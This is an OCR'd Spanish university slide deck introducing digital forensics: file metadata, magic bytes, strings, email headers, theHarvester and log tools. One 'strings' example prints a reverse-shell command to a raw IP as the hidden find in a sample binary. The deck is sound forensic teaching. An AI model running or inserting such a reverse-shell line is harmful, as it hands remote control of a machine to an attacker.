
Forense

Noach y Snadra



Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Índice

1. ¿Qué es el análisis forense?
2. Metadatos (Archivos)
3. Volatility (memoria RAM)
4. Wireshark (tráfico de red)

Universidad Rey Juan Carlos

¿Qué es esto de Forense?

Si aquí no se mata a nadie


I - Forense - ¿Qué es el análisis forense?


¿Qué es el análisis forense?

- Buscar datos que nos interesen dada una fuente de información.

I - Forense - ¿Qué es el análisis forense?

¿A qué podemos realizar un análisis forense?





- Análisis de **archivos**
- Análisis de discos duros
- Análisis de **memoria RAM**
- Análisis de **trafico de red**
- Análisis de **emails**, **logs**, tráfico USB...

Universidad
Rey Juan Carlos

I. METADATOS

¿Qué son los metadatos?

"Datos sobre datos"
Dan información como la calidad, el contenido o la fecha de modificación de un archivo. En ellos podemos encontrar información importante.

I - Forense - Archivos

Los metadatos

- Datos básicos
- Magic Bytes
- Strings

I - Forense - Archivos

Exiftool

Podemos utilizar esta herramienta para ver los metadatos

Argumento -u para ver metadatos “no típicos”

```
→ exiftool imagen_de_prueba.jpg
ExifTool Version Number         : 12.40
File Name                       : imagen_de_prueba.jpg
Directory                       : .
File Size                       : 334 KiB
File Modification Date/Time     : 2023:10:11 21:38:55+02:00
File Access Date/Time           : 2023:10:11 21:38:55+02:00
File Inode Change Date/Time     : 2023:10:11 21:38:55+02:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 1366
Image Height                    : 1018
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 1366x1018
Megapixels                      : 1.4
```

Exiftool

Comando útil para exportar metadatos:

```
exiftool -a -u -g1 archivo > metadatos.txt
```

I - Forense - Archivos

PdfInfo


Podemos utilizar esta herramienta para ver los metadatos

```
remnux@remnux:~$ pdfinfo -h
pdfinfo version 0.86.1
Copyright 2005-2020 The Poppler Developers - http://poppler.freedesktop.org
Copyright 1996-2011 Glyph & Cog, LLC
Usage: pdfinfo [options] <PDF-file>
  -f <int>              : first page to convert
  -l <int>              : last page to convert
  -box                  : print the page bounding boxes
  -meta                 : print the document metadata (XML)
  -js                   : print all JavaScript in the PDF
  -struct               : print the logical document structure (for tagged files)
  -struct-text          : print text contents along with document structure (for tagged files)
  -isodates             : print the dates in ISO-8601 format
  -rawdates             : print the undecoded date strings directly from the PDF file
  -dests                : print all named destinations in the PDF
  -enc <string>         : output text encoding name
  -listenc              : list available encodings
  -opw <string>         : owner password (for encrypted files)
  -upw <string>         : user password (for encrypted files)
  -v                    : print copyright and version info
  -h                    : print usage information
  -help                 : print usage information
  --help                : print usage information
  -?                    : print usage information
```

I - Forense - Archivos

Binwalk

Podemos utilizar esta herramienta para ver los metadatos



I - Forense - Archivos

Metadata2Go

https://www.metadata2go.com/view-metadata

Práctica time

Metadatos

Universidad
Rey Juan Carlos

2. ARCHIVOS

Magic bytes

```
 ~/Imágenes  PIPE|0   xxd background.jpg
00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001  ......JFIF......
00000010: 0001 0000 ffdb 0043 0003 0202 0302 0203  .......C........
00000020: 0303 0304 0303 0405 0805 0504 0405 0a07  ................
00000030: 0706 080c 0a0c 0c0b 0a0b 0b0d 0e12 100d  ................
00000040: 0e11 0e0b 0b10 1610 1113 1415 1515 0c0f  ................
00000050: 1718 1614 1812 1415 14ff db00 4301 0304  ............C...
00000060: 0405 0405 0905 0509 140d 0b0d 1414 1414  ................
00000070: 1414 1414 1414 1414 1414 1414 1414 1414  ................
00000080: 1414 1414 1414 1414 1414 1414 1414 1414  ................
00000090: 1414 1414 1414 1414 1414 1414 1414 ffc0  ................
000000a0: 0011 0804 3807 8003 0122 0002 1101 0311  ....8....".......
000000b0: 01ff c400 1f00 0001 0501 0101 0101 0100  ................
000000c0: 0000 0000 0000 0001 0203 0405 0607 0809  ................
000000d0: 0a0b ffc4 00b5 1000 0201 0303 0204 0305  ................
000000e0: 0504 0400 0001 7d01 0203 0004 1105 1221  ......}........!
000000f0: 3141 0613 5161 0722 7114 3281 91a1 0823  1A..Qa."q.2....#
00000100: 42b1 c115 52d1 f024 3362 7282 090a 1617  B...R..$3br.....
00000110: 1819 1a25 2627 2829 2a34 3536 3738 393a  ...%&'()*456789:
00000120: 4344 4546 4748 494a 5354 5556 5758 595a  CDEFGHIJSTUVWXYZ
```

- Conjunto de bytes que se encuentran al principio de un archivo.
- Identifican el contenido del archivo.
- Comando "xxd"

https://en.wikipedia.org/wiki/List_of_file_signatures

Práctica time

Identifica el archivo

I - Forense - Archivos

Magic bytes

```
 ~/Imágenes  INT  file background.jpg
background.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1920x1080, components 3
```

- Identificación automática
- Comando "file"

Práctica time

Identifica el archivo

Strings

```
 ~/Descargas/firefox ✔  strings randomFile
/lib64/ld-linux-x86-64.so.2
putchar
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/bin/bash -l > /dev/tcp/104.11.183.41/9443 0<&1 2>&1
;*3$"
GCC: (Debian 13.2.0-2) 13.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
```

Muestra las cadenas de texto imprimibles.

Práctica time

Info oculta

Universidad
Rey Juan Carlos

3. EMAILS

I - Forense - Emails


¿Qué es la header de un correo?

Contiene info del correo:

- Origen
- Destino
- Trayecto

Ayudan a identificar:

- El servidor de origen.
- Direcciones IP involucradas.
- Posibles falsificaciones o "spoofing".
- Información sobre el agente de usuario (cliente de correo utilizado).



I - Forense - Emails

Elementos importantes

Original Message

Message ID	[redacted]
Created at:	Thu, Mar 24, 2022 at 7:31 PM (Delivered after 1 second)
From:	Bookmark Team <info@bookmark.email> Using Sendy (https://sendy.co)
To:	[redacted]
Subject:	What's New at Bookmark: Menu Layouts, Smart Copy and More New Features
SPF:	PASS with IP [redacted] Learn more
DKIM:	'PASS' with domain bookmark.email Learn more

Download Original

Copy to clipboard

```
Delivered-To: [redacted]
Received: by [redacted] with SMTP id [redacted]
        Thu, 24 Mar 2022 10:31:43 -0700 (PDT)
X-Google-Smtp-Source: ABdhPJwhH+JOrp9egN3LafH1DPgdiXcrY8JdiLkpbsyYYZ2M46dpExP3UEcqdoxbnKneI1FIY5BI
X-Received: by 2002:a17:902:b202:b0:151:4f64:e516 with SMTP id t2-20020a170902b20200b001514f64e516mr7030888plr.16.1648143103539;
        Thu, 24 Mar 2022 10:31:43 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1648143103; cv=none;
        d=google.com; s=arc-20160816;
        b=PyZWjpBaDSde23aGtjxD2R+2cu8ylwqRedzCbrMidGo1f3IS1CsZzEmeRQ1+U+HjN1
         kTDkpVQokTA6cNgceMWC/EnK6TRL1Q2xh9RCmpqhEdH2tJAg8fSneCgtefSUQVikW6K+
         2d+GnHQuhOPdKkOgzLuRo5W7aNMJnSrzQJ89RnfAoCxyvWGXj+48V6/KGsh3e98SR8UL
         i3jRXV85d+ZXTSJThvuKn6Hc3Zxq5mt2emeliIsmdId/FHyKUqy7MnYwibFLSGRG6h7x
         XnbjrYq2Ax+Y623M/nAYX6vtcGZVbnkH9MOEXCiFhd5EU88tp4d/b08PPfUZCgOjd7Hw
         jd6A==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=feedback-id:content-transfer-encoding:mime-version:list-unsubscribe
         :message-id:subject:reply-to:from:to:date:dkim-signature
         :dkim-signature;
        bh=BIVChTqxtnv381q+c4cipdRatXn7Jct5UE+2OFqDMRA=;
        b=DkFtmaUqsqO1/pdSVyKfKeiohH0ALejNtTM171+uWGmzQrmoJ4Pho7uWT4uWt8wX0R
         39fKXe75q3YjAQFswTNa3OgrdjGNgZ112j5WM28wj9mpUhh5R+U1mkK1SXOixKeB/U1f
         Z3T7GlOoMDvDtz69t1nx5hToZQrwbKSLG13yJYmfIy5jxv9Ck1lS1rRSZExnSRkA8RPJ
```

Original Message

Message-ID	[redacted]
Created at:	Thu, Mar 24, 2022 at 7:31 PM (Delivered after 1 second)
From	Bookmark Team <info@bookmark.email> Using Sendy (https://sendy.co)
To:	[redacted]
Subject	What's New at Bookmark: Menu Layouts, Smart Copy and More New Features
SPF:	PASS with IP [redacted] Learn more
DKIM:	'PASS' with domain bookmark.email Learn more

Download Original

Copy to clipboard

```
Delivered-To: [redacted]
Received: by [redacted] with SMTP id [redacted]
        Thu, 24 Mar 2022 10:31:43 -0700 (PDT)
X-Originating-IP: ABdhPJwhH+JOrp9egN3LafH1DPgdiXcrY8JdiLkpbsyYYZ2M46dpExP3UEcqdoxbnKneI1FIY5BI
X-Received: by 2002:a17:902:b202:b0:151:4f64:e516 with SMTP id t2-20020a170902b20200b001514f64e516mr7030888plr.16.1648143103539;
        Thu, 24 Mar 2022 10:31:43 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1648143103; cv=none;
        d=google.com; s=arc-20160816;
        b=PyZWjpBaDSde23aGtjxD2R+2cu8ylwqRedzCbrMidGo1f3IS1CsZzEmeRQ1+U+HjN1
         kTDkpVQokTA6cNgceMWC/EnK6TRLlQ2xh9RCmpqhEdH2tJAg8fSneCgtefSUQVikW6K+
         2d+GnHQuhOPdKkOgzLuRo5W7aNMJnSrzQJ89RnfAoCxyvWGXj+48V6/KGsh3e98SR8UL
         i3jRXV85d+ZXTSJThvuKn6Hc3Zxq5mt2emeliIsmdId/FHyKUqy7MnYwibFLSGRG6h7x
         XnbjrYq2Ax+Y623M/nAYX6vtcGZVbnkH9MOEXCiFhd5EU88tp4d/b08PPfUZCgOjd7Hw
         jd6A==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=feedback-id:content-transfer-encoding:mime-version:list-unsubscribe
         :message-id:subject:reply-to:from:to:date:dkim-signature
         :dkim-signature;
        bh=BIVChTqxtnv38lq+c4cipdRatXn7JctSUE+2OFqDMRA=;
        b=DkFtmaUqsqO1/pdSVyKfKeiohH0ALejNtTM17l+uWGmzQrmoJ4Pho7uWT4uWt8wX0R
         39fKXe75q3YjAQFswTNa3OgrdjGNgZl12j5WM2Bwj9mpUhh5R+U1mkK1SXOixKeB/U1f
         Z3T7GlOoMDvDtz69t1nx5hToZQrwbKSLG13yJYmfIy5jxv9Ck1lS1rRSZExnSRkA8RPJ
```

Universidad Rey Juan Carlos

I - Forense - Emails

```
root@kali:~/Desktop# theharvester

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

  ************************************************************************
*                                                                        *
* | |_| |__   ___      /\  /\__ _ _ ____   _____ ___| |_ ___ _ __      *
* | __| '_ \ / _ \    / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__|     *
* | |_| | | |  __/   / __  / (_| | |   \ V /  __/\__ \ ||  __/ |        *
*  \__|_| |_|\___|   \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|        *
*                                                                        *
* TheHarvester Ver. 3.0.0                                                *
* Coded by Christian Martorella                                          *
* Edge-Security Research                                                 *
* cmartorella@edge-security.com                                          *
************************************************************************


Usage: theharvester options

       -d: Domain to search or company name
       -b: data source: baidu, bing, bingapi, dogpile, google, googleCSE,
                        googleplus, google-profiles, linkedin, pgp, twitter, vhost,
                        virustotal, threatcrowd, crtsh, netcraft, yahoo, all

       -s: start in result number X (default: 0)
       -v: verify host name via dns resolution and search for virtual hosts
       -f: save the results into an HTML and XML file (both)
       -n: perform a DNS reverse query on all ranges discovered
       -c: perform a DNS brute force for the domain name
       -t: perform a DNS TLD expansion discovery
       -e: use this DNS server
       -p: port scan the detected hosts and check for Takeovers (80,443,22,21,8080)
       -l: limit the number of results to work with(bing goes from 50 to 50 results,
           google 100 to 100, and pgp doesn't use this option)
       -h: use SHODAN database to query discovered hosts

Examples:
       theharvester -d microsoft.com -l 500 -b google -h myresults.html
       theharvester -d microsoft.com -b pgp
       theharvester -d microsoft -l 200 -b linkedin
       theharvester -d apple.com -b googleCSE -l 500 -s 300

root@kali:~/Desktop#
```

Universidad Rey Juan Carlos

I - Forense - Emails

TOOLS

MHA (Mail Header Analyzer) ⟶ https://mha.azurewebsites.net

Harvester

Nano, cat, vim, etc ;)

Práctica time

Analiza el email

Universidad
Rey Juan Carlos

4. LOGS

I - Forense - Logs

¿Qué es eso de los logs?

Archivos de registro Literalmente de todo lo que ocurre

Tipos:

- Syslog (Linux/Unix)
- Windows Event Logs
- Logs de Servidores Web (Apache/Nginx)
- Logs de Dispositivos de Red (Routers, Firewalls)

Ayudan a:

- Rastrear actividades sospechosas.
- Reconstruir eventos.
- Identificar intentos de intrusión.
- Obtener datos útiles como direcciones IP, comandos ejecutados, etc.

I - Forense - Logs

TOOLS

CAT

Command line pasa a ser tu mejor amiga

Hay más, tranquilos


GREP

LESS

TAIL

I - Forense - Logs


TOOLS



I - Forense - Logs

TOOLS

Log2timeline

